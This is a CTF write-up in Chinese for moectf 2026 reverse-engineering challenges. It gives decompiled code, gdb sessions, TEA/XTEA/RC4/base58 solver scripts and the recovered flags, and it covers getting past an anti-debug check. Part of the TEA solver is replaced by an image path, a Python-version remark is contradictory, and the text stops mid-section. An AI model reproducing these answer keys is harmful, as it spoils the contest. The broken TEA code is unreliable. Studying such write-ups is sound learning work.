moectf 2026

软件逆向工程

- Assembly

提供了一个txt文档，是一个汇编片段，不是完整可执行程序，一个完整可执行程序包括：

```asm
; 1. 数据段
section .data
    ; 在这里放所有初始化好的数据（字符串、数组、常量）
; 2. 未初始化数据段（可选）
section .bss
    ; 在这里放未初始化的缓冲区
    buffer  resb 64          ; 预留 64 字节
; 3. 代码段
section .text
    global _start            ; 告诉链接器：程序从 _start 开始
    ; 如果要用 printf，还要声明
    extern printf
_start:                      ; 程序真正开始的地方
    ; 所有指令都写在这里
    ; 正常退出
    mov rax, 60              ; sys_exit 的系统调用号
    xor rdi, rdi             ; 返回值 0
    syscall
```

将txt文档整改成一个可执行程序：

```asm
section .data
    byte_404000:
        db 0x6d, 0x6f, 0x65, 0x63, 0x74, 0x66, 0x7b
        db 0x41, 0x73, 0x73, 0x65, 0x6d, 0x62, 0x31, 0x79
        db 0x5f, 0x4c, 0x34, 0x6e, 0x67, 0x75, 0x61, 0x67, 0x65, 0x5f
    byte_404020:
        db 0x73, 0x11, 0x1d, 0x21, 0x2d
        db 0x72, 0x2d, 0x72, 0x0d, 0x2d
        db 0x2d, 0x2e, 0x63, 0x63, 0x3f
    byte_404030:
        db 0x63, 0x6f, 0x72, 0x72, 0x65, 0x63, 0x74, 0x21, 0x7d
    buf: times 64 db 0
section .text
    global _start

_start:
    ; 原逻辑开始
    lea rdi, [buf]
    lea rsi, [byte_404000]
    mov ecx, 25
loc_401000:
    mov al, byte [rsi]
    mov byte [rdi], al
    inc rsi
```

```
    inc rdi
    loop loc_401000

    mov eax, 0x2a
    add eax, 0x16
    cmp eax, 0x40
    jne loc_401080

    mov ebx, 0x10
    shl ebx, 2
    cmp eax, ebx
    jne loc_401080

    mov ecx, 0x39
    sub ecx, 0x20
    cmp ecx, 0x18
    jg loc_401050
    jmp loc_401080

loc_401050:
    lea rsi, [byte_404020]
    mov ecx, 15
loc_401060:
    mov al, byte [rsi]
    xor al, 0x42
    mov byte [rdi], al
    inc rsi
    inc rdi
    loop loc_401060
    jmp loc_4010b0

loc_401080:
    lea rsi, [byte_404030]
    mov ecx, 9
loc_401090:
    mov al, byte [rsi]
    mov byte [rdi], al
    inc rsi
    inc rdi
    loop loc_401090

loc_4010b0:
    mov byte [rdi], 0
    ; 原逻辑结束
    ; 计算字符串长度
    mov rsi, buf          ; 要打印的内容
    mov rdx, 0
find_len:
    cmp byte [rsi + rdx], 0
    je  print
    inc rdx
    jmp find_len
print:
    ; write(1, buf, length)
    mov rax, 1            ; sys_write
    mov rdi, 1            ; stdout
    syscall
    ; 再打印一个换行
    mov rax, 1
```

```
    mov rdi, 1
    mov rsi, newline
    mov rdx, 1
    syscall
    ; 退出
    mov rax, 60           ; sys_exit
    xor rdi, rdi
    syscall
section .data
    newline: db 10
```

保存为一个asm后缀的程序，编译运行：

```
li@localhost:~$ nano chall2.asm
li@localhost:~$ nasm -f elf64 chall2.asm -o chall2.o
li@localhost:~$ ld chall2.o -o chall2
li@localhost:~$ ./chall2
moectf{Assemb1y_L4nguage_1S_co0o0Oool!!}
li@localhost:~$
```

- bbxor

ida打开程序，F5反汇编看main函数逻辑：

```
for ( n35_1 = 0; n35_1 ≤ 35; ++n35_1 )
  {
    if ( (v4[n35_1] ^ 0x66) ≠ cipher[n35_1] )
    {
      printf("no");
      return 0;
    }
  }
```

```
.data:0000000000404040 ; _DWORD cipher[36]
.data:0000000000404040 cipher          dd 0Bh, 9, 3, 5, 12h, 0, 1Dh, 24h, 52h, 15h, 0Fh, 5, 39h
.data:0000000000404040                                         ; DATA XREF: main+88↑o
.data:0000000000404074                 dd 1Eh, 56h, 14h, 39h, 5, 0Eh, 7, 57h, 0Ah, 3, 8, 1, 3
.data:00000000004040A8                 dd 39h, 15h, 9, 0Ah, 10h, 3, 2, 2 dup(47h), 1Bh
.data:00000000004040A8 _data           ends
```

计算ASCII：

```
input[i] = cipher[i] ^ 0x66
```

```
109 111 101 99 116 102 123 66 52 115 105 99 95 120 48 114 95 99 104 97 49 108 101 110 103 101
95 115 111 108 118 101 100 33 33 125
```

转成字符串：`moectf{B4sic_x0r_cha1lenge_solved!!}`

- 逆向工程入门指北

ida打开程序F5：

```C++
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char s[128]; // [rsp+0h] [rbp-C0h] BYREF
  char s2[64]; // [rsp+80h] [rbp-40h] BYREF

  strcpy(s2, "moectf{C0ngr4tuLati0N_On_find1n9_your_1st_RE_f1aggggg!!!}");
  printf("Input flag: ");
  if ( !fgets(s, 128, _bss_start) )
    return 1;
  s[strcspn(s, "\n")] = 0;
  if ( !strncmp(s, s2, 0x3Au) )
    puts("yes");
  else
    puts("no");
  return 0;
}
```

- 反方向的 RC4

题目提示了动调，先查一下IDA伪代码看看吧：

```C++
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE s_[32]; // [rsp+0h] [rbp-40h] BYREF
  char s[32]; // [rsp+20h] [rbp-20h] BYREF

  memset(s, 0, 0x15u);
  memset(s_, 0, 0x14u);
  printf("Input something: ");
  fgets(s, 21, _bss_start);
  init_cipher(s_);
  rc4_crypt(s_, 20, "Th1S_1s_secret~!", 16);
  puts("Done.");
  return 0;
}
```

`init_cipher`简单地把全局变量`g_cipher`（20字节）复制到栈上的`s_`，然后`rc4_crypt(s_, 20, g_key, 16)`用密钥`g_key`对s_ 做了一次 RC4（解密`g_cipher`），解密完之后明文就在栈上的s_上

直接上gdb试试：

先尝试在调用rc4_crypt后下断点：

```GDB
disas main
```

```
   0x0000000000401432 <+136>:    call   0x401196 <rc4_crypt>
   0x0000000000401437 <+141>:    lea    0xc18(%rip),%rax        # 0x402056
   0x000000000040143e <+148>:    mov    %rax,%rdi
   0x0000000000401441 <+151>:    call   0x401070 <puts@plt>
   0x0000000000401446 <+156>:    mov    $0x0,%eax
   0x000000000040144b <+161>:    leave
   0x000000000040144c <+162>:    ret
End of assembler dump.
(gdb) b *0x401437
Breakpoint 1 at 0x401437
(gdb)
```

运行：`r`

然后查看s_位置（rbp-0x40）：

```
0x000000000040140e <+100>:    lea    -0x40(%rbp),%rax
```

的十六进制以及字符串

```GDB
x/20xb $rbp-0x40          # 看十六进制
x/s $rbp-0x40
```

```
Breakpoint 1, 0x0000000000401437 in main ()
(gdb) x/20xb $rbp-0x40
0x7fffffffe1b0: 0x6d    0x6f    0x65    0x63    0x74    0x66    0x7b    0x4f
0x7fffffffe1b8: 0x48    0x7e    0x44    0x79    0x6e    0x34    0x6d    0x69
0x7fffffffe1c0: 0x63    0x21    0x7d    0x00
(gdb) x/s $rbp-0x40
0x7fffffffe1b0: "moectf{OH~Dyn4mic!}"
```

- 请你喝茶

flag共32字节，16字节在`check_tea_part`，16字节在`check_xtea_part`

```
.rodata:0000000000402010 tea_key         db  78h ; x             ; DATA XREF: get_tea_key_address+8↑o
.rodata:0000000000402011                 db  56h ; V
.rodata:0000000000402012                 db  34h ; 4
.rodata:0000000000402013                 db  12h
.rodata:0000000000402014                 db  21h ; !
.rodata:0000000000402015                 db  43h ; C
.rodata:0000000000402016                 db  65h ; e
.rodata:0000000000402017                 db  87h
.rodata:0000000000402018                 db  68h ; h
.rodata:0000000000402019                 db  24h ; $
.rodata:000000000040201A                 db  57h ; W
.rodata:000000000040201B                 db  13h
.rodata:000000000040201C                 db  57h ; W
.rodata:000000000040201D                 db  13h
.rodata:000000000040201E                 db  68h ; h
.rodata:000000000040201F                 db  24h ; $
.rodata:0000000000402020 xtea_key        db 0EFh              ; DATA XREF: get_xtea_key_address+8↑o
.rodata:0000000000402021                 db 0BEh
.rodata:0000000000402022                 db 0ADh
.rodata:0000000000402023                 db 0DEh
.rodata:0000000000402024                 db 0BEh
.rodata:0000000000402025                 db 0BAh
.rodata:0000000000402026                 db 0FEh
.rodata:0000000000402027                 db 0CAh
.rodata:0000000000402028                 db  44h ; D
.rodata:0000000000402029                 db  33h ; 3
.rodata:000000000040202A                 db  22h ; "
.rodata:000000000040202B                 db  11h
.rodata:000000000040202C                 db  88h
.rodata:000000000040202D                 db  77h ; w
.rodata:000000000040202E                 db  66h ; f
.rodata:000000000040202F                 db  55h ; U
.rodata:0000000000402030 tea_cipher      dd 0B3E7E33Eh        ; DATA XREF: check_tea_part+8E↑r
.rodata:0000000000402034 dword_402034    dd 0B4114672h        ; DATA XREF: check_tea_part+A2↑r
.rodata:0000000000402038 dword_402038    dd 8E088C0Ch         ; DATA XREF: check_tea_part+B6↑r
.rodata:000000000040203C dword_40203C    dd 14B2C329h         ; DATA XREF: check_tea_part+CA↑r
.rodata:0000000000402040 xtea_cipher     dd 60EC68ABh         ; DATA XREF: check_xtea_part+8E↑r
.rodata:0000000000402044 dword_402044    dd 940251CEh         ; DATA XREF: check_xtea_part+A2↑r
.rodata:0000000000402048 dword_402048    dd 0B427534Ch        ; DATA XREF: check_xtea_part+B6↑r
.rodata:000000000040204C dword_40204C    dd 0DF435416h        ; DATA XREF: check_xtea_part+CA↑r
```

前16字节（标准的TEA，32 轮，delta = 0x9E3779B9）：

key：`0x12345678, 0x87654321, 0x13572468, 0x24681357`

密文：`0xB3E7E33E, 0xB4114672, 0x8E088C0C, 0x14B2C329`

后16字节（标准的XTEA，32轮，delta = 0x9E3779B9）

key：`0xDEADBEEF, 0xCAFEBABE, 0x11223344, 0x55667788`

密文：`0x60EC68AB, 0x940251CE, 0xB427534C, 0xDF435416`

将明密文填到函数对应的位置：

C++

```
#include <stdio.h>
#define uint unsigned int
// 标准 TEA 解密（32 轮）
void tea_decrypt(uint cipher[2], uint key[4])
{
    uint delta = 0xC6EF3720;          // = 0x9E3779B9 * 32
    for (int i = 0; i < 32; i++)
    {
        // 先逆更新 cipher[1]，再逆更新 cipher[0]
        cipher[1] -= ((cipher[0] << 4) + key[2]) ^ (cipher[0] + delta) ^ ((cipher[0] >> 5) +
key[3]);
        cipher[0] -= ((cipher[1] << 4) + key[0]) ^ (cipher[1] + delta) ^ ((cipher[1] >> 5) +
key[1]);
        delta -= 0x9E3779B9;
```


```
    }
}

// 标准 XTEA 解密（32 轮）
void xtea_decrypt(uint cipher[2], uint key[4])
{
    uint delta = 0xC6EF3720;          // = 0x9E3779B9 * 32
    for (int i = 0; i < 32; i++)
    {
        // 先逆更新 cipher[1]，再逆更新 cipher[0]
        cipher[1] -= (((cipher[0] << 4) ^ (cipher[0] >> 5)) + cipher[0]) ^ (delta + key[(delta
>> 11) & 3]);
        delta -= 0x9E3779B9;
        cipher[0] -= (((cipher[1] << 4) ^ (cipher[1] >> 5)) + cipher[1]) ^ (delta + key[delta &
3]);
    }
}

int main()
{
    // TEA 密文（来自 tea_cipher）
    uint cipher1[4] = {
        0xB3E7E33E,
        0xB4114672,
        0x8E088C0C,
        0x14B2C329
    };
    // TEA 密钥（tea_key，小端）
    uint key1[4] = {
        0x12345678,
        0x87654321,
        0x13572468,
        0x24681357
    };

    tea_decrypt(cipher1, key1);
    tea_decrypt(cipher1 + 2, key1);

    // XTEA 密文（来自 xtea_cipher）
    uint cipher2[4] = {
        0x60EC68AB,
        0x940251CE,
        0xB427534C,
        0xDF435416
    };
    // XTEA 密钥（xtea_key，小端）
    uint key2[4] = {
        0xDEADBEEF,
        0xCAFEBABE,
        0x11223344,
        0x55667788
    };

    xtea_decrypt(cipher2, key2);
    xtea_decrypt(cipher2 + 2, key2);

    printf("%.16s%.16s\n", (char *)cipher1, (char *)cipher2);
    return 0;
}
```

运行：

```
li@localhost:~$ nano tea6solve.c
li@localhost:~$ gcc -g -o tea6solve tea6solve.c
li@localhost:~$ ./tea6solve
moectf{Wh4t_a_n1ce_cup_0f_TEA!!}
li@localhost:~$
```

- Ultra Potato Xplosion

IDA打开了之后：



大概率有壳，试试upx脱壳：

```
PS D:\LJY\Re\题目> .\upx -d chall8
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2026
UPX 5.2.0       Markus Oberhumer, Laszlo Molnar & John Reiser    Jun 8th 2026

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     14544 <-      6940   47.72%   linux/amd64   chall8

Unpacked 1 file.
```

IDA打开main直接分析：

```c++
char encoded[] = "Fnrr68qUFDSTA5tupNAp8pgrFPJNesF3R6KNk";

sub_401216(encoded, s2, 128, &n);   // 把 encoded 处理后写入 s2，长度写入 n

if (strlen(input) == n && memcmp(input, s2, n) == 0)
    puts("Correct!");
else
    puts("Wrong!");
```

flag在`sub_401216`处理后的s2，查sub_401216：

一个标准的base58解码函数

> **base58**：先将原始字节数据开头的所有零字节（`0x00`）计数并暂存，随后把剩余数据视为一个大端序大整数，通过不断除以 58 并记录余数的方式转换为 58 进制表示，将得到的余数序列反转后映射到去除了 `0`、`O`、`I`、`l` 等易混淆字符的字母表上，最后按之前计数的零字节数量，将字母表首字符 `'1'` 补到结果最前面，从而生成最终字符串

因此：

```python
import base58
print(base58.b58decode(b'Fnrr68qUFDSTA5tupNAp8pgrFPJNesF3R6KNk'))
```

```
"D:\LJY\python project\3\Scripts\python.exe"
b'moectf{EaSy_UPX_anD_Base58}'
```

- 奇怪的APP

这是一道安卓逆向题，上jadx，我们随便翻翻

MainActivity.OooO0o0()：

```java
package com.moectf.apkreverse;

import android.app.Activity;
import android.os.Bundle;

/* loaded from: classes.dex */
public class MainActivity extends Activity {
    public static String OooO0o0() {
        return "RXYzcnNlXzFz";
    }

    @Override // android.app.Activity
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
    }
}
```

里面有一段字符串`RXYzcnNlXzFz`，暂定base64等会试试

AndroidManifest.xml：

```java
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.moectf.apkreverse" android:versionCode="1" android:versionName="1.0">
    <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="28"/>
    <uses-permission android:name="bW9lY3Rme0Fwa19S"/>
    <application android:label="APK Reverse Warmup">
        <activity android:name="com.moectf.apkreverse.MainActivity" android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

里面有一段字符串`bW9lY3Rme0Fwa19S`，暂定base64等会试试

JSON：

```java
{
  "api": "local",
  "debug": false,
  "theme": "warmup",
  "cache_key": "Z2hUPyEhIX0=",
  "note": "Nothing interesting here ... probably."
}
```

里面有一段字符串`Z2hUPyEhIX0=`，等会试试base64

```python
import base64
print(base64.b64decode(b'RXYzcnNlXzFz'))
print(base64.b64decode(b'bW9lY3Rme0Fwa19S'))
print(base64.b64decode(b'Z2hUPyEhIX0='))
```

```
"D:\LJY\python project\3\Scripts\python.exe"
b'Ev3rse_1s'
b'moectf{Apk_R'
b'ghT?!!!}'
```

拼接：moectf{Apk_REv3rse_1sghT?!!!}

哦不对还有一段没找出来：

```java
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="app_name">APK Reverse Warmup</string>
    <string name="looks_like_a_theme_key">X2Z1Tl9yMQ==</string>
</resources>
```

这段也拼接上base64：

```python
print(base64.b64decode(b'X2Z1Tl9yMQ=='))
```

```
"D:\LJY\python project\3\Scripts\python.exe"
b'Ev3rse_1s'
b'moectf{Apk_R'
b'ghT?!!!}'
b'_fuN_r1'
```

拼接：moectf{Apk_REv3rse_1s_fuN_r1ghT?!!!}

- Tell Me No Lies

看着是普通文件直接IDA打开分析：

```c++
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char s_[32]; // [rsp+0h] [rbp-50h] BYREF
  _BYTE s[32]; // [rsp+20h] [rbp-30h] BYREF
  unsigned int v7; // [rsp+44h] [rbp-Ch]
  puts("=== MOE Restricted Recovery Console ===");
  puts("[*] Checking debugger state ... ");
  v7 = IsDebuggerPresent();//反调试检测
  if ( v7 )
  {
    puts("[!] Debugger detected.");
    return 1;
  }
  else
  {
    puts("[*] Verifying operator token ... ");
    build_required_token(s);//构造期望token
    v8 = acquire_operator_token();//获取实际token
    v6 = compare_operator_token(v8, s);
    if ( v6 )
    {
      puts("[!] Operator token mismatch.");
      return 1;
    }
```

```
    else
    {
      puts("[*] Authorization accepted.");
      puts("[*] Starting multilayer recovery engine ... ");
      if ( (unsigned int)self_driven_decrypt(v7, v6, s_) )
      {
        puts("[+] Recovery complete.");
        printf("[+] %s\n", s_);
        return 0;
      }
      else
      {
        puts("[!] Recovery state corrupted.");
        return 1;
      }
    }
  }
}
```

看看获取实际token的代码：

```C++
const char *acquire_operator_token()
{
  if ( (getpid() & 1) != 0 )
    return "MOE-LEVEL-1-GUEST";
  else
    return "MOE-LEVEL-3-TECH";
}
```

根据PID的奇偶返回不同字符串，然后查看构造期望token的代码：

```C++
__int64 __fastcall build_required_token(__int64 p_s)
{
  for ( n0x13 = 0; n0x13 <= 0x13; ++n0x13 )
    *(_BYTE *)(p_s + n0x13) = *(_BYTE *)(n0x13 + 4203008) ^ 0x5A;
  result = p_s + 20;
  *(_BYTE *)(p_s + 20) = 0;
  return result;
}
```

构造期望和实际token明显不相等进分支然后退出程序，要想拿到flag我们就需要使`IsDebuggerPresent()`和`v6`都为0

先看`self_driven_decrypt`代码逻辑：

```C++
__int64 __fastcall self_driven_decrypt(int a1, int a2, __int64 *s)
{
  __int64 sa; // [rsp+10h] [rbp-30h] BYREF
  unsigned __int64 v10; // [rsp+28h] [rbp-18h]
  sa = g_packed_flag; //双击点进去是0x0DFC9BF9037B64BA
  v8 = 0xC02861113754813LL;
  v9 = 0xD70E8B5109ABB03DLL;
  v10 = 0x8858A04425BF416ALL;
```

```
  LODWORD(var4) = derive_root_seed(a1, a2);//种子派生
  undo_permutation((__int64)&sa, var4);//置换逆矩阵
  rc4_transform((__int64)&sa, 0x20u, var4);//RC4异或
  xtea_cbc_decrypt((__int64)&sa, var4);//XTEA CBC解密
  rolling_arx_decrypt((__int64)&sa, var4);//滚动ARX解密
  if ( HIBYTE(v10) || (unsigned int)fnv1a32(&sa, 31) != 1932116973 )//校验
  {
    memset(&sa, 0, 0x20u);
    return 0;
  }
}
```

总共四套流程解密，我们分别看看：

先生成种子：

```C++
__int64 __fastcall derive_root_seed(int a1, int a2)
{
  v4 = rotl32((unsigned int)(a1 + 324508639), 7) ^ 0xC0DEC0DE;
  v2 = rotl32((unsigned int)(a2 + 610839776), 13);
  return ((73244475 * (v2 ^ v4 ^ 0x6D6F6563u)) >> 16) ^ (73244475 * (v2 ^ v4 ^ 0x6D6F6563));
}
```

a1、a2等于0时计算得到`seed = 0x62CC696F`

然后是四层解密：

`undo_permutation`：

```C++
__int64 __fastcall undo_permutation(__int64 p_sa, int a2)
{
  for ( n0x1F = 0; n0x1F <= 0x1F; ++n0x1F )
  {
    v3[n0x1F + 32] = n0x1F;
    v3[n0x1F] = *(_BYTE *)(p_sa + n0x1F);
  }
  result = a2 ^ 0x7A6B5C4Du;
  v7 = a2 ^ 0x7A6B5C4D;
  for ( n0x1F = 31; n0x1F; --n0x1F )
  {
    v7 = xorshift32(v7);
    v5 = v7 % ((int)n0x1F + 1);
    v4 = v3[n0x1F + 32];
    v3[n0x1F + 32] = v3[v5 + 32];
    result = v4;
    v3[v5 + 32] = v4;
  }
  for ( n0x1F = 0; n0x1F <= 0x1F; ++n0x1F )
  {
    result = (unsigned __int8)v3[n0x1F];
    *(_BYTE *)(p_sa + (unsigned __int8)v3[n0x1F + 32]) = result;
  }
  return result;
}
```

这里面还涉及了一个转移矩阵函数：

```C++
__int64 __fastcall xorshift32(unsigned int a1)
{
  unsigned int v2; // [rsp+0h] [rbp-4h]

  v2 = (((a1 << 13) ^ a1) >> 17) ^ (a1 << 13) ^ a1;
  return (32 * v2) ^ v2;
}
```

然后是第二层RC4解密：

```C++
unsigned __int64 __fastcall rc4_transform(__int64 p_sa, unsigned __int64 n32, unsigned int a3)
{
  _BYTE v4[285]; // [rsp+20h] [rbp-130h] BYREF
  derive_bytes(a3, 3735928559LL, v4, 16);
  for ( n0xFF = 0; n0xFF ≤ 0xFF; ++n0xFF )//初始化s盒
    v4[n0xFF + 16] = n0xFF;
  v9 = 0;
  for ( n0xFF = 0; n0xFF ≤ 0xFF; ++n0xFF )
  {
    v9 = (unsigned __int8)(v9 + v4[n0xFF + 16] + v4[n0xFF & 0xF]);
    v5 = v4[n0xFF + 16];
    v4[n0xFF + 16] = v4[v9 + 16];
    v4[v9 + 16] = v5;
  }
  n0xFF = 0;
  v9 = 0;
  for ( n32_1 = 0; ; ++n32_1 )
  {
    n32_2 = n32_1;
    if ( n32_1 ≥ n32 )
      break;
    n0xFF = (unsigned __int8)(n0xFF + 1);
    v9 = (unsigned __int8)(v4[n0xFF + 16] + v9);
    v7 = v4[n0xFF + 16];
    v4[n0xFF + 16] = v4[v9 + 16];
    v4[v9 + 16] = v7;
    v6 = v4[(unsigned __int8)(v4[n0xFF + 16] + v4[v9 + 16]) + 16];
    *(_BYTE *)(p_sa + n32_1) ^= v6;
  }
  return n32_2;
}
```

```C++
unsigned __int64 __fastcall derive_bytes(int a1, __int64 n610839776, __int64 a3, unsigned
__int64 n16)
{
  unsigned __int64 n16_2; // rax
  unsigned __int64 n16_1; // [rsp+18h] [rbp-10h]
  unsigned int v8; // [rsp+24h] [rbp-4h]
  v8 = n610839776 ^ a1 ^ 0xA5A5F00D;
  for ( n16_1 = 0; ; ++n16_1 )
  {
    n16_2 = n16_1;
```

```
    if ( n16_1 ≥ n16 )
      break;
    v8 = xorshift32(2135587861 * n16_1 + v8 - 1640531527);
    *(_BYTE *)(a3 + n16_1) = (17 * n16_1 + 61) ^ (v8 >> (8 * (n16_1 & 3)));
  }
  return n16_2;
}
```

然后是第三层CBC解密：

```
unsigned __int64 __fastcall xtea_cbc_decrypt(__int64 p_sa, int a2)
{
  derive_bytes(a2, 610839776, (__int64)v6, 0x10u);
  result = derive_bytes(a2, 826366246, (__int64)&v5, 8u);
  for ( n3 = 0; n3 ≤ 3; ++n3 )
  {
    result = load32_le((char *)v6 + 4 * n3);
    v4[n3] = result;
  }
  for ( n0x1F = 0; n0x1F ≤ 0x1F; n0x1F += 8LL )
  {
    v3 = *(_QWORD *)(p_sa + n0x1F);
    xtea_decrypt_block(n0x1F + p_sa, (__int64)v4);
    for ( n3 = 0; n3 ≤ 7; ++n3 )
      *(_BYTE *)(n3 + n0x1F + p_sa) ^= *((_BYTE *)&v6[-1] + n3);
    result = v3;
    v5 = v3;
  }
  return result;
}
```

调用了一个函数`xtea_decrypt_block`：

```
__int64 __fastcall xtea_decrypt_block(__int64 a1, __int64 a2)
{
  v6 = load32_le(a1);
  v5 = load32_le(a1 + 4);
  v4 = -957401312; //0xC6EF3720
  for ( n0x1F = 0; n0x1F ≤ 0x1F; ++n0x1F )
  {
    v5 -= (((v6 >> 5) ^ (16 * v6)) + v6) ^ (*(_DWORD *)(4LL * ((v4 >> 11) & 3) + a2) + v4);
    v4 += 1640531527;
    v6 -= (((v5 >> 5) ^ (16 * v5)) + v5) ^ (*(_DWORD *)(4LL * (v4 & 3) + a2) + v4);
  }
  store32_le(a1, v6);
  return store32_le(a1 + 4, v5);
}
```

最后是第四层ARX解密：

```
__int64 __fastcall rolling_arx_decrypt(__int64 p_sa, int a2)
{
  derive_bytes(a2, 324508639, (__int64)v3, 0x10u);
```

```
  v8 = a2 ^ 0xA7;
  for ( n0x1F = 0; n0x1F <= 0x1F; ++n0x1F )
  {
    v6 = *(_BYTE *)(p_sa + n0x1F);
    v5 = v3[n0x1F & 0xF] ^ (29 * n0x1F + 49);
    v4 = n0x1F % 7 + 1;
    *(_BYTE *)(p_sa + n0x1F) = rotr8((unsigned __int8)(v8 ^ v6), v4) - v5;
    result = v6;
    v8 = v6;
  }
  return result;
}
```

其中`rotr8`：

C++

```
__int64 __fastcall rotr8(unsigned __int8 a1, char a2)
{
  return ((int)a1 >> a2) | (a1 << (8 - a2));
}
```

那么整个流程就很明了了，最终求解flag的攻击脚本整理如下：

PYTHON

```
import struct
def mask32(x):
    return x & 0xFFFFFFFF
def rotl32(x, n):
    x = mask32(x)
    return mask32((x << n) | (x >> (32 - n)))
def rotr8(x, n):
    x &= 0xFF
    n %= 8
    return ((x >> n) | (x << (8 - n))) & 0xFF
def xorshift32(x):
    x = mask32(x)
    x ^= (x << 13) & 0xFFFFFFFF
    x ^= (x >> 17)
    x ^= (x << 5) & 0xFFFFFFFF
    return mask32(x)
def derive_bytes(seed, salt, length):
    v8 = mask32(mask32(salt) ^ mask32(seed) ^ 0xA5A5F00D)
    out = []
    for i in range(length):
        arg = mask32(mask32(2135587861 * (i & 0xFFFFFFFF)) + v8 - 1640531527)
        v8 = xorshift32(arg)
        shift = 8 * (i & 3)
        b = ((17 * i + 61) ^ (v8 >> shift)) & 0xFF
        out.append(b)
    return bytes(out)
def derive_root_seed(a1, a2):
    v4 = mask32(rotl32(mask32(mask32(a1) + 324508639), 7) ^ 0xC0DEC0DE)
    v2 = mask32(rotl32(mask32(mask32(a2) + 610839776), 13))
    t = mask32(v2 ^ v4 ^ 0x6D6F6563)
    product = mask32(73244475 * t)
    return mask32((product >> 16) ^ product)
def undo_permutation(data, seed):
```

```
    v3 = list(data[:32]) + list(range(32))
    v7 = mask32(seed ^ 0x7A6B5C4D)
    for i in range(31, 0, -1):
        v7 = xorshift32(v7)
        j = v7 % (i + 1)
        v3[32 + i], v3[32 + j] = v3[32 + j], v3[32 + i]
    result = [0] * 32
    for i in range(32):
        result[v3[32 + i]] = v3[i]
    return bytes(result)
def rc4_transform(data, seed):
    data = list(data)
    key = derive_bytes(seed, 0xDEADBEEF, 16)
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i & 0xF]) & 0xFF
        S[i], S[j] = S[j], S[i]
    i = j = 0
    for n in range(len(data)):
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        k = S[(S[i] + S[j]) & 0xFF]
        data[n] ^= k
    return bytes(data)
def load32_le(data, offset=0):
    return struct.unpack_from('<I', data, offset)[0]
def store32_le(val):
    return struct.pack('<I', mask32(val))
def xtea_decrypt_block(block, key):
    v0 = load32_le(block, 0)
    v1 = load32_le(block, 4)
    s = mask32(-957401312)  # 0xC6EF3720
    delta = 1640531527
    for _ in range(32):
        v1 = mask32(v1 - (mask32(mask32((v0 >> 5) ^ mask32(v0 << 4)) + v0) ^ mask32(key[(s >>
11) & 3] + s)))
        s = mask32(s + delta)
        v0 = mask32(v0 - (mask32(mask32((v1 >> 5) ^ mask32(v1 << 4)) + v1) ^ mask32(key[s & 3]
+ s)))
    return store32_le(v0) + store32_le(v1)
def xtea_cbc_decrypt(data, seed):
    key_bytes = derive_bytes(seed, 0x2468ACE0, 16)
    iv = derive_bytes(seed, 0x31415926, 8)
    key = [load32_le(key_bytes, i * 4) for i in range(4)]
    result = b''
    prev = iv
    for offset in range(0, 32, 8):
        cipher_block = data[offset:offset + 8]
        decrypted = xtea_decrypt_block(cipher_block, key)
        plain = bytes(a ^ b for a, b in zip(decrypted, prev))
        result += plain
        prev = cipher_block
    return result
def rolling_arx_decrypt(data, seed):
    data = list(data)
    key = derive_bytes(seed, 0x13579BDF, 16)
    v8 = (seed ^ 0xA7) & 0xFF
```

```
    for i in range(32):
        v6 = data[i]
        v5 = (key[i & 0xF] ^ (29 * i + 49)) & 0xFF
        rot = i % 7 + 1
        data[i] = (rotr8(v8 ^ v6, rot) - v5) & 0xFF
        v8 = v6
    return bytes(data)
def fnv1a32(data):
    h = 0x811C9DC5
    for b in data:
        h ^= b
        h = mask32(h * 0x01000193)
    return h
# 32字节密文（内存小端排列）
cipher = bytes([
    0xBA, 0x64, 0x7B, 0x03, 0xF9, 0x9B, 0xFC, 0x0D,
    0x13, 0x48, 0x75, 0x13, 0x11, 0x86, 0x02, 0x0C,
    0x3D, 0xB0, 0xAB, 0x09, 0x51, 0x8B, 0x0E, 0xD7,
    0x6A, 0x41, 0xBF, 0x25, 0x44, 0xA0, 0x58, 0x88,
])
seed = derive_root_seed(0, 0)
print(f" seed = 0x{seed:08X}")
data = cipher
data = undo_permutation(data, seed)
data = rc4_transform(data, seed)
data = xtea_cbc_decrypt(data, seed)
data = rolling_arx_decrypt(data, seed)
# 校验
assert data[31] == 0
assert fnv1a32(data[:31]) == 1932116973
flag = data[:31].decode()
print(f" FLAG = {flag}")
```

```
"D:\LJY\python project\3\Scripts\python.exe"
 seed = 0x62CC696F
 FLAG = moectf{Wow~h0w_do_Y0u_f1nd_IT?}
```

- 成都好室友

提供了一个python字节码pyc文件，先用反编译工具还原源码，先确认一下python的版本：

```bash
xxd -l 16 chall15.pyc
```

```
li@localhost:~/moectf2026/成都好室友$ xxd -l 16 chall15.pyc
00000000: 6f0d 0d0a 0000 0000 62f5 496a 0b3d 0000  o.......b.Ij.=..
```

`6f 0d 0d 0a` 是 Python3.10的小端表示，必须用Python3.0来解析，尝试用3.0反编译：

```bash
pip install decompyle3
decompyle3 chall15.pyc
```

```
